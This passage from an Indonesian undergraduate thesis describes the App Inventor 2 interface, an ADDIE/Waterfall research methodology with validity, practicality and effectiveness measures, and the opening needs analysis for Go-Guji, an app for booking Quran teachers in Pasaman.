4. Properties, digunakan untuk mengubah tampilan, teks atau kelengkapan sebuah komponen. Misalkan anda ingin mengubah teks yang terdapat pada komponen button, anda dapat mengubahnya melalui properties.



Gambar 2.6 Properies dalam AI2

5. Main menu, digunakan sebagai antarmuka untuk mengakses menu utama App Inventor. Menu-menu yang terdapat pada main menu digunakan untuk menyimpan project, debugging project dan untuk memaket project.



Gambar 2.7 Main Menu dalam AI2


b. **Block editor** berjalan pada berjalan pada jendela yang terpisah dari komponen design. Hal ini memudahkan anda menyusun block editor yang telah anda rencanakan. Anda menggunakan block editor untuk membuat behavior dari komponen-komponen yang digunakan.



Gambar 2.8 Block Editor dalam AI2


Block editor terdiri dari beberapa bagian :

1. Main menu, digunakan sebagai akses menu utama pada block editor. Dengan main menu, pengguna dapat mengakses emulator, menyimpan project dan mengatur perangkat yang terhubung. Berikut adalah tampilan main menu dari block editor.



Gambar 2.9 Main Menu dalam AI2

2. Block Palette, digunakan untuk mengambil part block yang akan diletakan pada block desainer. Untuk meletakkan part block pada block desainer, anda cukup drag part block yang dimaksud, kemudian meletakkannya pada block desainer.



Gambar 2.10 Block Paletter dalam AI2

3. Block desainer, digunakan untuk meletakkan partblock yang seterusnyaakan digunakan sebagai program utama aplikasi. Penggunakan bahasa block membuat pemograman Android menjadi lebih mudah bagi orang yang belum mengetahui koding program pada pengembangan software Android.



Gambar 2.11 Block desainer dalam AI2

4. Zoo panel, untuk mempermudah pengguna melihat struktur block.



Gambar 2.12 Zoom Panel dalam AI2

c. Emulator. Emulator digunakan untu menguji program aplikasi yang telah anda buat. Anda dapat menggunakan emulator atau perangkat android nyata.



Gambar 2.13 Emulator dalam AI2

Jadi kelebihan aplikasi App Inventor2 ini dibandingkan dengan aplikasi sejenis lainnya adalah praktis, simple, tidak memerlukan coding hanya logika dan sistem drag dan App Inventor ini mempunyai User Interface yang cukup cantik, penataan layoutnya juga nyaman di mata. Ditambah sistem drag dan drop yang masih newbie dalam bahasa pemograman dapat dengan mudah menggunakan App Inventor ini. Selain itu, App Inventor ini bisa dicoba langsung lewat HP atau dengan emulator yang disediakan oleh App Inventor atau juga bisa langsung mengeksplornya ke format .apk dan bisa menjadi jalan untuk memahami logika bahasa pemograman yang lebih mudah.

BAB III

METODOLOGI PENELITIAN

A. Waktu Dan Tempat Penelitian

Untuk menyusun tugas akhir ini penulis akan melakukan penelitian di Madrasah Diniyah Alawiyah Mesjid Raya Darussalam (MDTA) Al-Hidayah Mesjid Raya Darussalam Kumpulanyang terletak di Jln. Gang Saus Koto Kaciak Kecematan Bonjol Kabupaten Pasaman pada bulan April-Juni 2019.

Pemilihan tempat ini didasarkan atas pertimbangan bahwa kondisi dan sarana yang ada pada Madrasah tersebut sudah memadai sehingga dapat mendukung dilaksanakannya penelitian.

. Penelitian ini dilaksanakan dengan mengumpulkan informasi yang berkaitan dengan guru ngaji, kontak atau No Hp, tempat dan waktu dan nantinya akan diolah sebagai bahan dalam pengembangan Go-Guji.

B. Metode Penelitian

Metode penelitian penulis gunakan adalah Metode Penelitian dan Pengembangan (*Research and Development*) yaitu metode penelitian yang digunakan untuk menghasilkan produk tertentu, dan menguji keefektifan produk tersebut[15]Penelitian dan Pengembangan *Research and Development* (R&D) adalah suatu proses atau langkah-langkah untuk mengembangkan suatu produk baru, atau menyempurnakan produk yang telah ada, yang dapat dipertanggung jawabkan. Produk tersebut tidak selalu berbentuk benda atau perangkat keras *(hardware),* seperti buku,

modul, alat bantu pembelajaran di kelas atau di laboratorium, tetapi bisa juga perangkat lunak *(software),* seperti program komputer untuk pengolahandata, media pembelajaran di kelas, perpustakaan, laboratorium, ataupun model-model pendidikan, pembelajaran, pelatihan, bimbingan, evaluasi, dan manajemen.[16]

Penelitian ini bertujuan untuk merancang sebuah produk berupa aplikasi pemesanan guru ngaji yang akan diterapkan disebuah Madrasah di Bonjol Kabupaten Pasaman.

R&D (*Research and Development*) merupakan metode penelitian yang digunakan untuk mengembangkan atau menvalidasi produk-produk yang digunakan dalam pendidikan dan pembelajaran. Metode R&D yang digunakan penulis dalam penelitian ini adalah model ADDIE (*Analyze-Design-Develop-Implement- Evaluate*). ADDIE muncul pada tahun 1990-an yang dikembangkan oleh Reiser dan Mollenda. Model ADDIE merupakan salah satu model desain pembelajaran sistematik, tingkat desain materi pembelajaran dan pengembangan sistematik sebagai aspek prosedural pendekatan sistem telah diwujudkan dalam banyak praktik metodologi untuk desain dan pengembangan teks, materi audiovisual dan materi pembelajaran berbasis komputer. Model pengembangan ADDIE relatif kental dengan logika dan prinsip-prinsip pendekatan sistem dan paradikma positivistik, maka otomatis untuk mengembangkan produk teknologi pendidikan juga akan mengikuti logika dan prinsip-prinsip pendekatan sistem dan pradikma positivistik.[17]

Model ADDIE ini menggunakan 5 tahap pengembangan yakni:

1. *Analyze* (Menganalisa)

   Tahap analisa merupakan suatu proses mendefinisikan apa yang dibutuhkan, yaitu melakukan *needs assessment* (analisis kebutuhan), mengindentifikasi masalah (kebutuhan), dan melakukan analisis tugas (*task analysis*).

2. *Design* (Merancang)

   Tahap ini dikenal juga dengan istilah membuat racangan (*blueprint*). Ibarat bangunan, maka sebelum dibangun gambar rancang bangun (*blueprint*) diatas kertas harus ada terlebih dahulu.

3. *Development* (Mengembangkan)

   Tahap pengembangan atau development adalah kegiatan menerjemahkan spesifikasi desain ke dalam bentuk fisik, sehingga kegiatan ini menghasilkan *prototype*produk pengembangan.


4. *Implement* (mengimplementasikan)

   Implementasi adalah langkah nyata untuk menerapkan sistem pembelajaran yang sedang kita buat.

5. *Evaluate* (Mengevaluasi/Umpan Balik)

   Evaluasi adalah proses untuk melihat apakah sistem pembelajaran yang sedang dibangun berhasil, sesuai dengan harapan awal atau tidak.

Langkah-langkahpenelitian pengembangan ADDIE yang digambarkan dalam bentuk bagan sebagai berikut :



Gambar 3.1. Langkah-langkah model pengembangan ADDIE

C. Model Pengembangan Sistem


Dalam penelitian ini penulis menggunakan model pengembangan SDLC (*System Development Life Cycle*). SDLC berfungsi untuk menggambarkan tahapan-tahapan utama dan langkah-langkah dari setiap tahapan. SDLC juga merupakan pola yang digunakan untuk mengembangkan sistem perangkat lunak, yang terdiri dari tahap-tahap: *planning, analysis, design, implementasi, testing* dan *maintenance*.[18]

SDLC memiliki beberapa model diantaranya adalah model *Waterfall, Spiral, Iterative, Fountain, Rapid Application Development (RAD) dan Build And Fix.* Namun pada penelitian ini penulis menggunakan model *Waterfall.*

Model SDLC yang penulis gunakan dalam penelitian ini adalah model *Waterfall* sebab model *Waterfall* tersebut mudah dalam pengolahan proyek, proses-prosesnya mudah dipahami dan serta jelas struktur sistemnya. Model ini melingkupi tahapan-tahapan sebagai berikut:

rekayasa dan pemodelan sistem/informasi, analisis kebutuhan, desain, *coding*, pemeliharan dan pengujian.

Tahapan-tahapan tersebut dapat digambarkan dalam skema siklus hidup pengembangan sistem pada gambar 3.2 berikut



Gambar 3.2 Model Pengembangan Waterfall

Sumber : Janner Simarmata, *Rekaya Perangkat Lunak* (Yogyakarta: Andi, 2010), Cet.ke-1, h.54

Berikut keterangan dari tahap-tahap hidup pengembangan sistem.[19]

1. **Definisi Kebutuhan (Requirements Definition)**

   Mengumpulkan keperluan sistem yang dibutuhkan secara lengkap kemudian dianalisa dan didefenisikan kebutuhan tersebut untuk dipenuhi oleh program yang akan dibangun.

2. **Desain (Design)**

   Tahap penerjemahan dari keperluan atau data yang telah dianalisis ke dalam bentuk yang mudah dimengerti oleh *programmer*.

3. Coding

Menerjemahkan data yang telah dirancang (algoritma) ke dalam bahasa pemrograman yang telah ditentukan.

4. Uji sistem (Testing)

Setelah program selesai dibuat maka akan diujikan sebelum di implementasikan melalui tahapan *testing* (uji sistem) sehingga *user* (pengguna) dapat mengetahui kehandalan dari sistem yang dibuat.


5. Perawatan sistem (Maintenance)

Tahap ini adalah tahap akhir pengembangan sistem dan merupakan tahap paling penting untuk menjaga keselamatan sistem. Pada tahap ini hanya ditekankan pada pemeliharaan sistem yang lebih mengarah pada manajemen sistem. Untuk itu seorang sistem analis harus memikirkan apa tindakan terbaik dalam mengembangkan sistem.

Dari uraian diatas dapat disimpulkan bahwa sistem mengalami siklus hidup yang disebut dengan siklus hidup sistem. Siklus hidup sistem adalah proses *evolusioner* atau perubahan sistem lama menjadi sistem baru yang diikuti dalam penerapan sistem yang berbasis komputer.

D. Tahap Penelitian

Tahapan yang penulis laksanakan disesuaikan dengan model pengembangan sistem *waterfall* seperti yang telah dijelaskan sebelumnya. Adapun kesamaan antara tahapan ADDIE dengan tahapan pada *waterfall* adalah sebagai berikut:



Gambar 3.3 Tahapan Penelitian

Adapun tahapan penelitian yang telah penulis terapkan dalam penelitian ini adalah sebagai berikut:

Berdasarkan Tahapan Penelitian yang tergambar diatas dapat di jelaskan sebagai berikut:

1. ***Analyze***

   *Analyze,*ada tahap awal ini ialah penulis terlebih dahulu melakukan analisa terhadap kebutuhan dalam pengembangan sistem, melalui proses observasi,wawancara, studi literatur dan *searching*. Serta mempelajari teori dan konsep mengenai pembuatan program yang akan dirancang. Kemudian menganalisanya dan mendefinisikan kebutuhan tersebut sehingga sesuai dengan program yang akan dirancang.

2. ***Design***

   Tahap ini berisi kegiatan untuk membuat rancangan atau desain *prototype system*secara umum.

3. ***Development***

   a. *Requirement /analysis*

      Requirement, pada tahap ini penulis melakukan pengumpulan kebutuhan pada produk, yang meliputi informasi atau data-data yang dibutuhkan dalam perancangan produk tersebut.

   b. *System and Software Design*

      Tahap ini dilakukan penulis untuk melakukan perancangan program *e-discussion*,spesifikasi dari arsitektur program, gaya tampilan serta kebutuhan material/bahan untuk program.

c. *Implementation and Unit Testing*

Implementation and unit testing, pada tahap ini, penulis merepresentasikan desain yang telah dirancang sebelumnya ke dalam bahasa pemrograman atau bahasa mesin atau *coding* agar dapat dimengerti oleh mesin komputer.

d. *Integration and System Testing*

Integration and system testing, dalam tahap ini, unit program yang telah dibuat atau program perindividual akan diintegrasikan diuji secara individual untuk menjamin bahwa persyaratan sistem telah dipenuhi dengan baik. Adapun pengujian sistem dilakukan dengan *Black Box Testing.*

e. *Operation and Maintenance*

Operation and maintenance, pada tahap akhir ini adalah proses pengoperasian program yang telah dibuat dan pemeliharaan terhadap sistem seperti perbaikan sistem atau penyesuaian dan perubahan yang berkembang seiring dengan adaptasi perangkat lunak dengan kondisi.

4. *Implementation*

Implementation adalah langkah untuk melakukan uji coba dan menerapkan program yang telah dirancang.

5. *Evaluation*

Evaluation adalah proses untuk melihat keberhasilan produk yang telah dibangun berhasil sesuai dengan harapan awal atau tidak. Pada tahap evaluasi program, penulis juga meminta tanggapan dari pihak SMAN 1

Banuhampu mengenai program atau aplikasi *e-discussion* yang telah dirancang.

E. Uji Produk

1. Uji Validitas Produk

Menurut Azwar, Validitas atau *validity* berarti sejauh mana ketepatan dan kecermatan suatu instrumen pengukur (tes) dalam melakukan fungsi ukurnya. Suatu tes dikatakan memiliki validitas yang tinggi apabila alat tersebut menjalankan fungsi ukur secara tepat atau memberikan hasil ukur yang sesuai dengan maksud dilakukannya pengukuran tersebut.[20]

Aiken (1985) merumuskan formula Aiken's V untuk menghitung *content-validity coefficient* yang didasarkan pada hasil penilaian dari panel ahli sebanyak n orang terhadap suatu aitem dari segi sejauh mana aitem tersebut mewakili konstrak yang diukur. Formula yang diajukan oleh Aiken adalah sebagai berikut (dalam Azwar, 2012:113)

$V = \sum s / [n(c-1)]$

$S = r - lo$

Lo = angka penilaian validitas yang terendah (misalnya 1)

C = angka penilaian validitas tertinggi (misalnya 5)

R = angka yang diberikan oleh penilai

Contoh kasus : Sebuah skala yang terdiri dari lima item dalam tes dinilai oleh 7 (tujuh) orang ahli mengenai relevansinya. Rentang nilai yang

diberikan adalah 1 (terendah) dan 5 (tertinggi), sehingga n = 7, lo = 1 dan c = 5

Tabel 3.1 Contoh Validitas Isi Aiken's V

	Item 1		Item 2		Item 3		Item 4		Item 5	
Penilai	Skor	s	Skor	s	Skor	s	Skor	s	Skor	s
A	4	3	2	1	4	3	4	3	4	3
B	3	2	4	3	4	3	4	3	4	3
C	4	3	4	3	2	1	4	3	2	1
D	3	2	3	2	4	3	3	2	4	3
E	2	1	2	1	2	1	2	1	2	1
F	4	3	4	3	4	3	4	3	4	3
G	2	1	4	3	4	3	4	3	4	3
∑s	15		16		17		18		17	
V	0.536		0.571		0.607		0.643		0.607	

Nilai V untuk item 1 diperoleh dari V= 15 / (7 (5-1)) = 0.536, begitu pula dengan item 2yaitu V= 16 / (7 (5-1)) = 0.571 dan seterusnya untuk item 3, 4 dan 5. Nilai koefisienAiken's V berkisar antara 0 – 1. Koefisien sebesar 0.536 (item 1), 0.571 (item 2), 0.607(item 3), 0.643 (item4) dan 0.607 (item 5) ini sudah dapat dianggap memiliki validitasisi yang memadai.[21]

2. Uji Praktikalitas

Menurut Kamus Besar Bahasa Indonesia, praktikalitas berarti bahwa bersifat praktis, artinya mudah dan senang memakainya. Kepraktisan mengacu pada tingkat bahwa pengguna (atau pakar-pakar lainnya) mempertimbangkan intervensi dapat digunakan dan disukai dalam kondisi normal.

Dalam penelitian pengembangan yang dikatakan praktis jika para ahli dan praktisi menyatakan bahwa secara teoritis bahwa model dapat

diterapkan di lapangan dan tingkat keterlaksanaannya model termasuk kategori “baik”. Istilah “baik” ini masih memerlukan indikator-indikator yang diperlukan untuk meningkat “kebaikan” dari keterlaksanaan model.

Lembaran hasil praktikalitas digunakan untuk mengetahui pendapat dan penilaian praktisi / penguji terhadap penggunaan aplikasi penyusunan jadwal pelajaran. Selanjutnya hasil tanggapan praktisi / penguji dianalisis untuk mengetahui tingkat kepratisan aplikasi penyusunan jadwal pelajaran.

Tabel 3.2 Tabel Kriteria Praktikalitas

Persentase	Kriteria
0 – 20	Tidak Praktis
21 – 40	Kurang Praktis
41 – 60	Cukup Praktis
61 – 80	Praktis
81 – 100	Sangat Praktis

(Sumber: Riduwan dalam Erin, 2011)

3. Uji Efektivitas

Aspek keefektifan dalam pengembangan, sangat penting untuk mengetahui tingkat atau derajat penerapan teori, atau model dalam suatu situasi tertentu. Nieveen mengatur tingkat keefektifan dari tingkat penghargaan pengguna dalam mempelajari media, dan adanya keinginan pengguna untuk terus menggunakan pelaksanaan media tersebut.

$$G = \frac{Sf - Si}{100 - Si}$$

Keterangan :

G : G-*Scores*

Sf : *Score* akhir

Si : *Score* awal

Dengan ketentuan sebagai berikut:

a. *High-G*/ efektifitas tinggijika mempunyai (g)> 0.7

b. *Medium-G*/efektifitas sedang jika mempunyai (g)> 0.3

c. *Low-G*/efektifitas rendah jika mempunyai (g)<0.3.[22]

BAB IV
HASIL DAN PEMBAHASAN

A. Hasil Penelitian

1. *Analize*

Analisis sistem merupakan tahapan pertama yang harus dilakukan sebelum melakukan perancangan sistem. Pada tahap ini penulis mencari informasi tentang permasalahan yang dihadapi di MTDA Al-Hidayah Mesjid Raya Darusalam Kumpulan, dalam menangani permasalahan terhadap belajar baca tulis Al-Quran pada anak usia dini dan orang dewasa. Dalam hal ini permasalahan yang penulis dapatkan yaitu untuk menuju ke MDTA ada beberapa faktor kendala seperti siswa yang berpamitan dari rumah kepada orangtua untuk pergi ke MDTA padahal ditenggah jalan singgah di warnet untuk main game atau sebagainya, siswa yang alasan pergi mengaji dari rumah setiba di MDTA berbelok arah mandi di sunggai sehingga tidak mengikuti proses belajar mengajar dengan semestinya, siswa yang pergi mengaji ke MDTA sering kelihatan duduk di warung dekat MDTA dari pada berada dalam ruangan mengaji.

Penulis juga melakukan wawancara dengan Bapak Omrizal selaku orang tua murid di MDTA AL-Hidayah, Bapak Omrizal mengatakan bahwa kegagalan anak-anak tidak bisa baca tulis Al-Quran diakibatkan karena kelalaian diri sendiri seperti anak-anak yang nakal dan sering kedapattan bohong pergi mengaji padahal keluyuran di luar rumah, seperti contoh yang sudah penulis paparkan diatas. Dan sebagian besar peserta

didik di MDTA adalah anak-anak umur 5 sampai 12 tahun, sehingga orang dewasa yang ingin kembali belajar mengaji merasa canggung kalau harus bergabung dengan anak-anak.

Setelah penulis mengetahui permasalahan yang ada, penulis dapat menyimpulkan bahwa di MDTA Al-hidayah dan masyarakat di Kumpulan memerlukan aplikasi seperti Go-Guji tersebut, karena dengan menggunakan aplikasi ini guru ngaji ataupun pengguna jasa dapat lebih mudah melakukan proses belajar mengajar Al-Quran. Kelemahan dari sistem yang sedang berjalan yaitu :

4. Belajar mengajar Al-Quran masih dilakukan dengan cara datang ke MDTA sehingga anak-anak yang nakal sering tidak masuk kelas dan kedapattan bohong pergi mengaji padahal keluyuran di luar rumah seperti pergi bermain game online di warnet, pergi mandi ke sungai dengan teman-temannya, dan nongkrong di warung-warung dekat MDTA.
5. Sebagian besar peserta didik di MDTA adalah anak-anak umur 5 sampai 12 tahun, sehingga orang dewasa yang ingin kembali belajar mengaji merasa canggung kalau harus bergabung dengan anak-anak.
6. Lokasi MDTA yang terlalu jauh dari tempat tinggal sering dijadikan alasan bagi anak-anak untuk tidak pergi mengaji.


Setelah mengetahui apa saja permasalahan yang ada, maka penulis merancang sebuah sistem aplikasi GO-Guji yang akan memudahkan proses belajar mengajar baca tulis Al-Quran.

2. Design (Perancangan)

Design merupakan tahap awal penerapan sistem yang dirancang, yang bertujuan agar sistem yang dirancang dapat dijalankan pada komputer User atau pemakai program. *System flowchart* menggambarkan proses yang terjadi atau jalannya sistem sesuai dengan analisis sistem. Terdapat tiga desain sistem *flowchart* yang penulis paparkan yaitu Sistem *flowchart* admin, sistem *flowchart* guru dan sistem *flowchart* siswa.

a. Desain sistem *flowchart*


Sistem flowchart terdiri dari bagan yang menunjukkan proses dalam sistem dengan menunjukkan alat media masukan, keluaran serta jenis penyimpanan dalam proses pengolahan data.



Gambar 4.1 sistem *Flowchart* admin

